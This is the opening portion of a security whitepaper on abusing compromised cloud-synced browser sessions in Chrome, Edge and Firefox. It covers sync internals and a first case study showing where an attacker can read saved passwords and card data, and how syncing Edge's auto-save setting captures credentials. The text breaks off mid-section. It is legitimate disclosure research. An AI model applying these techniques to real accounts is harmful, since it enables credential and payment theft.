

Breaching the Perimeter via Cloud Synchronized Browser Settings

Edward Prior - Edward.Prior@aegis9.com.au - @JankhJankh

Abstract

Cloud synchronized browser settings provide consistent configurations between devices. A significant number of these features directly affect the security of the browser. If a cloud-synched browser session is compromised, it is trivial to extract passwords and credit card information, but it can also be leveraged in unexpected ways such as forcing users to browse to malicious URLs. This functionally allows an attacker to bypass the social engineering portion of cracking the perimeter by guaranteeing that their malicious links are always clicked. However, that is just the start of the harm that can be done via synchronized browser sessions.

In this paper, I will demonstrate several techniques to leverage these settings to wreak havoc against an internal network, including credential theft, compromising local data, downloading and executing malicious files, and automatically triggering protocol handlers to execute attacker-controlled windows applications.

These problems are significantly worsened by the addition of cloud synchronized browser extensions, which can be used to compromise every page the browser accesses, allow for circumvention of the browser sandbox to compromise the local filesystem, and if the preconditions are right, can trigger remote code execution upon the user opening their browser.

Version 1.0

Revision History

Date	Version	Description
05/12/2023	1.0	Initial Release

Contents

Abstract	1
Revision History	1
Core Concepts	6
Cloud Synchronization	6
Non-Synced Settings	6
Extensions & Addons	6
Methodology	8
Case studies	8
Versions	8
Edge	9
Chrome	9
Firefox	9
Key Terminology	10
Case Study 1: Recon and passive attacks	11
Password Theft	11
Chrome	11
Edge	12
Firefox:	12
Credit Card Theft	15
Chrome	15
Edge	16
Firefox	18
Personally Identifiable Information Theft	19
Chrome	19
Edge	20
Firefox	20
Currently open browser pages and history	21
Chrome	21
Edge	22
Firefox	22
Key Results	22
Case Study 2: Forced Navigation Techniques for Social Engineering	23

Malicious Site	23
Chrome	24
Edge.....	24
Firefox	24
Cross-Site Scripting	24
Chrome	24
Edge.....	26
Firefox	29
Key results	30
Case study 3: local filesystem and network attacks.....	31
Remote File shares.....	31
Chrome	31
Edge.....	32
Firefox	33
Credential corrosion and cracking.....	34
Local files.....	35
Download and View	37
Key Results	38
Case Study 4: Protocol handlers	39
Running External Applications.....	41
Chrome	41
Edge.....	42
Firefox	43
DOS.....	43
Chrome	43
Edge.....	43
Firefox	44
Key results	44
Case study 5: Malicious Cloud-Sync Extensions.....	45
Data Theft.....	45
JavaScript Command and Control	47
Remote Code Execution.....	48
Settings Modification.....	48

Subsequent Network Exploitation	48
Key results	48
Combining the results of the case studies	49
High-Complexity Targeted Attacks	49
Targeted Dedicated Attacks	49
Opportunistic Attackers	49
Key results from case studies	50
THEFT-1 Passive compromise of user information	50
THEFT-1.1 Compromise of history and passwords for internal network attacks	50
THEFT-1.3 Passive compromise of user information in Firefox	51
THEFT-1.4 Passive compromise of user information in Chrome.....	52
THEFT-1.5 Passive compromise of user information in Edge	53
THEFT-2 Forced Password Theft	54
THEFT-2.1 Forced Password theft in Edge.....	54
THEFT-3 Local File Theft Via XSS	56
THEFT 3.1 SSH Private Key Theft in Edge via Malicious Extension	56
THEFT 3.2 SSH Private Key Theft in Edge via Universal XSS	58
THEFT-4 Internal Network File Theft	59
Theft-4.1 Share Drive File Theft	59
THEFT-5 Credential Coercion	61
THEFT-5.1 Credential Coercion and Desktop Password Compromise	61
THEFT-5.2 Relaying	61
THEFT-6 File Compromise Via File Directive SOP bypass	62
THEFT-6.1 Config theft via Remote Share File	62
THEFT-6.2 Config theft via Local File	63
DROP1 - Forced Malware Delivery	64
Forced Malware Delivery with Pretext Webpage.....	64
DROP2 - Incubated Malware Delivery	65
Backdooring file downloads	65
EXEC-1 Request Forgery Attacks to Trigger Code Execution	66
EXEC-1.1 Authenticated Remote Code Execution in Tomcat	66
EXEC - 1.2 Authenticated Remote Code Execution in WinRM	68
EXEC - 1.3 Authenticated Remote Code Execution via Universal XSS in Edge	70

EXEC - 1.4 Automatic execution of files in Firefox	71
EXEC-2 Protocol Handler Execution	72
EXEC-2.1 Remote code execution via a Protocol Handler vulnerability in Chrome.	72
EXEC-3 Lateral Movement	74
EXEC-3.1 Overwriting a user's profile directory with an attacker-owned directory	74
Prevention and detection.....	75
Simulation Tool	76
Additional References	77

CORE CONCEPTS

Browsers have allowed users to synchronize their information between devices since 2012¹. The specific details and implementations of each browser synchronisation solution are different, but each contain the same key goals, such as syncing browser history, passwords, extensions, and settings. As such, if a cloud-sync account is compromised, all synchronised data is subsequently compromised, and the attacker can modify features like the user's extensions and settings.

Upon initial investigation of these features, it became clear that despite the sensitivity of these features, very little security measures are commonplace to prevent users from synchronising either corporate or personal accounts for use in browsers on corporate devices. This is best demonstrated by how session sync was enabled by default on Edge when an M365 account was used to sign into the device, leaving some users with a synchronized browser that is uploading their data to Microsoft without them noticing².

One other key point of note with browser synchronisation was how difficult this functionality was to identify and prevent within a corporate environment, as all sync traffic comes from trusted domains and can be encrypted with a user-defined password. Additionally, each browser commonly prompts users to enable cloud sync, without any warning of the security implications, leading to many less-technical users enabling sync without considering it a potential risk.

Cloud Synchronization

As a brief primer on how cloud-sync features work, a synchronised session will send update requests to a sync server whenever it has made changes to the user's state, such as adding a page to the history or updating a setting. It will also periodically request updates from the sync server to update the current user's state if any changes have been made on another device. Browser settings typically update in real-time, but some features require a restart before they are instantiated.

Non-Synced Settings

Not all browser settings are synchronised, and the settings that are synchronised are different between browser implementations. Most commonly, non-synced settings are attributes that are contextual to the device or for security-sensitive settings such as specifying the path for downloaded files and setting a web proxy.

Extensions & Addons

Browser extensions and addons, which for simplicity will just be called extensions in this paper, allow for applications to run within the browser sandbox on every page the browser navigates to, can embed resources within the browser, and can modify some browser settings. In the past, extensions had the ability to do more powerful actions such as loading external code and embedding external web pages within the extension³. Due to misuse within these extensions, this capability was subsequently limited, and extensions now contain significant vetting processes before they are published on their respective app stores. Despite this, malicious extensions are still

¹ <https://www.malwarebytes.com/blog/news/2021/02/browser-sync-what-are-the-risks-of-turning-it-on>

² <https://www.extremetech.com/internet/329162-microsoft-enables-Edge-sync-by-default-hoovering-up-your-data-in-the-process>

³ <https://developer.Chrome.com/docs/extensions/mv2/manifestVersion>.

reasonably common⁴, as detecting malicious code is never guaranteed. Browsers also contain extension testing functionality for development, which allows a user to execute untrusted extensions within their browser, however, these extensions are not synchronised.

⁴ <https://www.bleepingcomputer.com/news/security/malicious-Chrome-extensions-with-75m-installs-removed-from-web-store/>

METHODOLOGY

The core of this paper assumes that an attacker has successfully compromised a browser account which is configured to synchronise sessions, and that the victim was using this browser on a corporate device. As such, common activities such as opening a new page, browsing sites, submitting credentials, and occasionally restarting the application are assumed.

The following methods were used to analyse what settings are synchronised:

- Manual modification of settings within the GUI.
- Modifying the browser settings files on disk.
- Interception and modification of the web requests which were used to update the settings.

Depending on the context as to where this browser sync functionality was used by the client device, sometimes interacting with the browser normally provided sufficient visibility. For a deeper inspection into functionality, Process Monitor⁵, Wireshark⁶, and Burp Suite⁷ were used for process, network, and SSL inspection respectively.

Case studies

To demonstrate the robust attack-surface these configurations represent, five case studies were investigated I will discuss a number of case studies for each of the malware delivery methods identified, and their associated preventative measures.

1. Reconnaissance that could be done passively, including theft of passwords, credit cards and personally identifiable information.
2. The core attack primitive of controlling the user's start page as a method of guaranteeing user navigation to a specified URL.
3. Using Server Message Block (SMB) and file directives to steal credentials and host remote malicious payloads in an unsafe local context.
4. Using of protocol handlers as a method for triggering the execution of desktop applications from a browser context.
5. The implications of synchronized malicious extensions.

Versions

Testing was done on the listed browsers, the version of which can be found below. At time of writing, the latest version of each browser was tested.

- Firefox 113.0.1 (64-bit), Firefox 118.0.1 (64-bit)
- Chrome Version 117.0.5938.150 (Official Build) (64-bit)
- Edge Version 117.0.2045.47 (Official build) (64-bit)

⁵ <https://learn.microsoft.com/en-us/sysinternals/downloads/procmon>

⁶ <https://www.wireshark.org/>

⁷ <https://portswigger.net/burp>

Any vulnerabilities which were patched prior to the release of this whitepaper will be specified where possible. Each browser uses a unique implementation, as such, their specific intricacies and key functionality is discussed below.

Edge

By default, sync web traffic was sent to the following endpoint:

https://Edge.microsoft.com/sync/v1/feeds/me/syncEntities/command/?client=Chromium&client_id=<ID>

The sync internals for Edge can be found at the following URL:

Edge://sync-internals

Chrome

By default, sync web traffic was sent to the following endpoint:

https://clients4.google.com/Chrome-sync/command/?client=Google+Chrome&client_id=<ID>

The sync internals for Chrome can be found at the following URL:

Chrome://sync-internals

Firefox

By default, sync web traffic was sent to the following endpoint:

sync-1-us-west1-g.sync.services.mozilla.com

Firefox does not have an equivalent of sync-internals, however, the documentation for Firefox sync can be found at:

<https://mozilla-services.readthedocs.io/en/latest/storage/apis-1.5.html>

Unlike Chrome and Edge, Firefox sync data was encrypted locally by default, meaning that the cloud provider did not have a plaintext copy of any information submitted, but also cannot perform any server-side validation on it.

The following extension provided very similar functionality to the sync-internals pages found in Edge and Chrome, and as such was used to provide visibility and allow for modification of settings at a lower level than the default GUI.

<https://addons.mozilla.org/en-US/Firefox/addon/about-sync/>

Once installed it could be viewed at **about:sync**.

Key Terminology

Extension: Any third-party functionality which can be installed into the browser and synced between sessions. Each browser names this functionality slightly differently, so Extension will be used as the catch-all.

Sync-internals: refers to the page within Edge and Chrome that allows viewing of sync data from within the GUI.

About:sync: The similar functionality to sync-internals found within the Firefox about-sync plugin.

XSS: Cross Site Scripting (XSS) vulnerabilities occur when an attacker can force JavaScript to be executed in a user's browser in the context of their current session, typically resulting in credential compromise.

CSRF: Cross-Site Request Forgery (CSRF) attacks occur when an attacker forces a user to send an attacker-controlled request to a website. If a victim is authenticated to the target site, these attacks can use the victims cookies to trigger authenticated state-changing actions on the site.

Same-Site Request Forgery: Same-Site Request Forgery Attacks operate identically to CSRF attacks but originate from the application that the forged requests are being sent to, this allows for circumvention of almost all CSRF prevention methods, but requires XSS to exploit, as the malicious JavaScript must be hosted on the target application.

RCE: Remote Code Execution (RCE) refers to any malicious payload that allows for arbitrary commands to be run on the victim device from a remote device. Typically this will compromise the all data within the context of the user executing the payload.

Webshell: A persistent backdoor in a web application that allows a remote attacker to trigger a Remote Code Execution payload.

HTML Smuggling: A technique to bypass web gateway blocking and detection by downloading a file directly within in a browser page via JavaScript.

CASE STUDY 1: RECON AND PASSIVE ATTACKS

The initial case study evaluated the compromise of data stored within a cloud-sync session without any overtly malicious actions. This was done by taking typical actions for a cloud-sync session and then observing the accessible data within the account through the following methods:

- Observing the browser GUI.
- Inspecting sync web requests and responses.
- Analysing the files on disk.
- Viewing the data through the about-sync pages.

Password Theft

All three tested browsers allowed for trivial compromise of credentials and the endpoints to which those credentials were submitted. This could be useful for an attacker to identify valid credentials for internal sites to target for subsequent attacks.

These credentials could be found at the following URLs:

- Chrome - In older versions this was found at **Chrome://settings/passwords**, but has recently⁸ changed to **Chrome://password-manager/passwords**.
- Edge - **Edge://settings/passwords**.
- Firefox - **about:logins**.

Chrome and Edge prompted the user to submit their desktop password before showing plaintext passwords, this feature did not prevent these attacks, as the attacker would control their own device for the following methodologies and could view the sync data directly to circumvent this feature.

Chrome

Chrome had no feature to automatically save passwords and would prompt the user prior to saving a password in the sync session. As such, its main use was for stealing passwords that the victim had already saved.

⁸ <https://blog.google/products/chrome/google-chrome-password-manager-new-features/>




Figure 1: Chrome prompting a user to save their password.




Figure 2: Viewing the resultant information in chrome.

Edge

The Edge browser cloud-synchronised the feature to automatically save user-submitted passwords. This allowed an attacker to functionally keylog the user by enabling this setting from the attacker session. A full demonstration of this can be found in the key results section.

Firefox:

With Firefox, no device credentials were required to view the passwords, and it always required a user prompt to save them.




Figure 3: Password save prompt in Firefox.

Interestingly, it also showed when these passwords were last used, which could help an attacker triage the order of credentials to attempt.




Figure 4: Viewing login information in Firefox.

For extra information on how Firefox logged when a user's password was last used, an example of what the data looked like through `about:sync` is shown below:

```
▼ 3: Object
  ▼ cleartext: Object
    id: "{aef46dab-3c32-4d23-bd55-9b07e580c392}"
    hostname: "https://jankhjankh.github.io"
    formSubmitURL: "https://jankhjankh.github.io"
    httpRealm: null
    username: "username"
    password: "password"
    usernameField: "uname"
    passwordField: "psw"
    timeCreated: 1696463467376
    timePasswordChanged: 1696463467376
  ▼ data: Object
    id: "{aef46dab-3c32-4d23-bd55-9b07e580c392}"
    modified: 1696471546.64
  ▼ payload: Object
    ciphertext: null
    IV: "BVehNXhWbFioUMwFxSbqMA=="
    hmac: "089b7bb1d29c2222485af56645d3ba77c0d7f1acc3b12f0127b4537389d2b3a6"
    collection: undefined
```

Figure 5: The internals of Firefox sync including the timestamps it was last used.

Credit Card Theft

All three tested browsers allowed for compromise of credit card information, including the sites to which those credentials are used. Credit card data was handled with slightly higher security than non-password submitted data.

Browsers appeared to identify if a submitted value was a credit card number by checking if it passed the Luhn Algorithm⁹ test. As such, this measure did not work for mistyped credit card numbers, which were stored as different data types, resulting in less protections.

They could be found at the following URLs:

- Chrome - **Chrome://settings/payments**
- Edge - **Edge://settings/payments**
- Firefox - This cannot be viewed through the GUI, and must be viewed via reading the local files, installing the **about:sync** extension, or intercepting and decrypting sync traffic.

As with passwords, Chrome and Edge prompted the user to submit their desktop password.

The impact of credit card theft could be very significant, depending on the context of the information. If a corporate credit card was saved within a session, the financial impact could be significant enough to avoid requiring cracking the perimeter. Alternatively, compromising user payment information could cause notable harm to an organization in downstream ways.

Chrome

Chrome did not cloud synchronise credit card numbers, however, they were stored on disk in a retrievable manner. By editing the card, the full credit card number was revealed:




Figure 6: Viewing payment data in Chrome.

⁹ https://en.wikipedia.org/wiki/Luhn_algorithm




Figure 7: Viewing all credit card data except CVV in Chrome.

Edge

The feature to save payment info without asking was cloud synchronised, however the card data was not synchronised without a user explicitly cloud synchronising them.




Figure 8: Feature to automatically save payment info in Edge.

The only prompt shown to the user when a credit card was saved was a small notification in the URL. This faded after approximately one second.




Figure 9: Small notification in Edge upon having a card automatically saved.

This credit card data was not cloud synced until the user explicitly set the credit card to sync, which created a new prompt box, as shown below.

Save card to Microsoft Account ✕

Name on card

Expiration date Nickname

CVV

CVV is only used to authorize your card and will not be stored by Microsoft

